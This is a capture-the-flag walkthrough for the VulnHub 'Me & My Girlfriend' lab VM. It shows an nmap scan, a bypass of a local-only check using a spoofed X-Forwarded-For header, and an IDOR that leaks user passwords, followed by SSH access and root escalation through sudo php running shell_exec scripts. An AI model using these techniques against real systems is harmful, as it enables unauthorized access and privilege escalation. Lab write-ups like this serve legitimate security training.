
VulnHub

Me & My Girlfriend

https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/

Walkthrough

1. NMAP Scan:




```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-29 23:01 EDT
Nmap scan report for 10.0.2.34
Host is up (0.00023s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```

We have two services running on ports 22 and 80:


1. Port 22 – running SSH
2. Port 80 – running HTTP

What can we do? Let's access the HTTP Service:



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!


Nothing to see here really, view the source?



```
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!<!-- Maybe you can search how to use x-forwarded-for -->
```

Through OSINT, I've learned that the x-forwarded-for stands for a HEADER value we can send in our request to the main page we're trying to access.

To automate this, I've used the X-Forwarded-For extension for Firefox and used the value of '127.0.0.1' as the message implied that we have to access it "locally."



IP Address: Clear

127.0.0.1 ✓

IP Address Updated

Recently used IPs:

- 127.0.0.1

Send the following headers:


☑ X-Forwarded-For

□ X-Originating-IP

□ X-Remote-IP

□ X-Remote-Addr

We refresh the page and the website appears on our monitors. I quickly register an account on the web application and logged in.



Welcome To Ceban Corp


Inspiring The People To Great Again!

Dashboard | Profile | Logout

===

Great, now we have access to the functional "intranet website" of the company.

After navigating through it, the URL when clicking on profile page seemed a bit off.




10.0.2.34/?page=profile&user_id=12

Name Cristi

Username iLinxz

Password ●●●●●●●●●●

What if I change the number? Will it give me another user’s details?



10.0.2.34/?page=profile&user_id=5


Name Alice Geulis

Username alice

Password ●●●●●

YES, APPARENTLY


To view Alice’s credentials, just enter the source code:



```
<input type="text" name="username" id="username" value="alice"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value=[redacted]><br>
```

We got Alice’s credentials!


Let’s try to connect via SSH:



```
kali@kali:~$ ssh alice@10.0.2.34
alice@10.0.2.34's password:
Last login: Thu Jul 30 10:06:06 2020 from 10.0.2.15
alice@gfriEND:~$ 
```

SUCCESS


Let’s see what files are lying around:



```
alice@gfriEND:~$ ls -la
total 32
drwxr-xr-x 4 alice alice 4096 Jul 30 10:36 .
drwxr-xr-x 6 root  root  4096 Dec 13  2019 ..
-rw------- 1 alice alice  770 Jul 30 10:35 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13  2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13  2019 .bashrc
drwx------ 2 alice alice 4096 Dec 13  2019 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13  2019 .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls -la
total 16
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .
drwxr-xr-x 4 alice alice 4096 Jul 30 10:36 ..
-rw-r--r-- 1 root  root   306 Dec 13  2019 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13  2019 my_notes.txt
alice@gfriEND:~/.my_secret$ cat my_notes.txt
Woahhh! I like this company, I hope that here i get a better partner than bob ^_^, hopefully Bob doesn't know my notes
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : [redacted]
alice@gfriEND:~/.my_secret$ 
```

Great, we’ve gotten the first flag. Now onto root…

Sudo -l?




```
alice@gfriEND:~/.my_secret$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~/.my_secret$ 
```

So, by the output of ‘sudo -l’, I understood that the binary ‘php’ can be executed by alice with root privileges, hmmm…


Let’s create a php script that will spawn a shell. When run, the spawned shell will run with root permissions.

```php
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```

This script will execute the command presented above, let's see if we get root…




```php
<?php
$output = shell_exec('id');
echo "<pre>$output</pre>";
?>
```




```
alice@gfriEND:~/.my_secret$ sudo -u root  /usr/bin/php script.php
<pre>uid=0(root) gid=0(root) groups=0(root)
</pre>alice@gfriEND:~/.my_secret$
```

GREAT!!! We can now enumerate the /root directory:



```
<pre>total 32
drwx------  3 root root 4096 Dec 13  2019 .
drwxr-xr-x 22 root root 4096 Dec 13  2019 ..
-rw-------  1 root root    0 Dec 13  2019 .bash_history
-rw-r--r--  1 root root 3106 Feb 20  2014 .bashrc
drwx------  2 root root 4096 Dec 13  2019 .cache
-rw-r--r--  1 root root 1000 Dec 13  2019 flag2.txt
-rw-------  1 root root  238 Dec 13  2019 .mysql_history
-rw-------  1 root root   81 Dec 13  2019 .nano_history
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
</pre>alice@gfriEND:~/.my_secret$
```



```
<pre>

Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you guys give me feedback for this challenge wh
ether you like it or not because it can be a reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: [redacted]
</pre>alice@gfriEND:~/.my_secret$
```